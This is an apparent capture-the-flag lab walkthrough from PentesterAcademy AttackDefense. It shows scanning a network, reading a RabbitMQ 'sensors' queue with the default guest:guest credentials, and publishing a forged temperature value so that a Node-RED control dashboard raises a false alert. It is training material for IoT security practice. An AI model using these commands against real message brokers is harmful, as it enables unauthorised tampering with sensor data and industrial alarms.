ATTACK DEFENSE

by PentesterAcademy

Name	Controller-Broker-Sensor Setup
URL	https://www.attackdefense.com/challengedetails?cid=581
Type	IOT : AMQP


Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

It is mentioned in the challenge description that the Node Red server's development dashboard is protected by strong credentials but the UI dashboard is accessible to all users. It is also mentioned that the control server dashboard will show an alert pop up if the value reported by the sensor is beyond normal limits.

Objective: Tamper with the system to force Node Red control server to send alert messages.

Step 1: Find the network ip range.


Command: ip addr



```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
20067: eth0@if20068: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:01:03 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.3/24 brd 10.1.1.255 scope global eth0
       valid_lft forever preferred_lft forever
20070: eth1@if20071: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:db:4b:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.219.75.2/24 brd 192.219.75.255 scope global eth1
       valid_lft forever preferred_lft forever
root@attackdefense:~#
```

Step 2: Perform nmap scan to find out open ports and services running on the target machine.

Command: nmap -p- 192.219.75.0/24




```
Nmap scan report for gpgjjvsfkjj0arf1aa6cg2emr.temp-network_a-219-75 (192.219.75.3)
Host is up (0.000021s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE
4369/tcp  open  epmd
5672/tcp  open  amqp
15672/tcp open  unknown
25672/tcp open  unknown
MAC Address: 02:42:C0:DB:4B:03 (Unknown)

Nmap scan report for 9k88xnjki47losas09c6dga7s.temp-network_a-219-75 (192.219.75.4)
Host is up (0.000023s latency).
Not shown: 65534 closed ports
PORT     STATE SERVICE
1880/tcp open  vsat-control
MAC Address: 02:42:C0:DB:4B:04 (Unknown)
```

First target machine is running AMQP server and the second target machine is running an unknown service on port 1880. Since it is specified in the challenge description that Node Red Server and RabbitMQ server are present on the network. The second machine is the Node Red Server.

Step 2: Open mozilla firefox and access the web portal hosted on port 1880 on the second target machine

The login page will appear. Navigate to “/ui/” directory to view the dashboard.



Node Red Server takes input from some sensors.


Step 3: Connect to AMQP server and fetch messages from “sensors” queue.

Bash Script:

```
#! /bin/bash
read line
echo $line
```

Save the above base script as “get.sh”

Commands:
chmod +x get.sh
amqp-consume --url amqp://guest:guest@192.219.75.3:5672 -q sensors ./get.sh




```
root@attackdefense:~# cat get.sh
#!/bin/bash
read line
echo $line
root@attackdefense:~# chmod +x get.sh
root@attackdefense:~#
root@attackdefense:~# amqp-consume --url amqp://guest:guest@192.219.75.3:5672 -q sensors ./get.sh
{"name":"temperature","value":"33"}
{"name":"temperature","value":"35"}
```

The temperature, pressure and voltages are being reported to the “sensors” queue.

Step 4: Publish a fake temperature value to the sensors queue on the AMQP server.

Command: amqp-publish --url amqp://guest:guest@192.219.75.3:5672 -e "" -r sensors -b '{"name":"temperature","value":"45"}'




```
root@attackdefense:~#
root@attackdefense:~# amqp-publish --url amqp://guest:guest@192.219.75.3:5672 -e "" -r sensors -b "{\"name\":\"temperature\",\"value\":\"45\"}"
root@attackdefense:~#
```

Step 5: Check the dashboard and retrieve messages from the “sensors” queue

An alert pop up will appear on web UI of node-red server.

Utilize the “get.sh” script from step 3 to fetch all messages from queue “sensors”

Command: amqp-consume --url amqp://guest:guest@192.219.75.3:5672 -q sensors ./get.sh



```
{"name":"pressure","value":"33"}
ALERT: High temperature !!
{"name":"pressure","value":"30"}
```

A message “ALERT: High temperature” is being published on the sensor queue.

References:

1. RabbitMQ (https://www.rabbitmq.com/)
2. Node-Red (https://nodered.org/)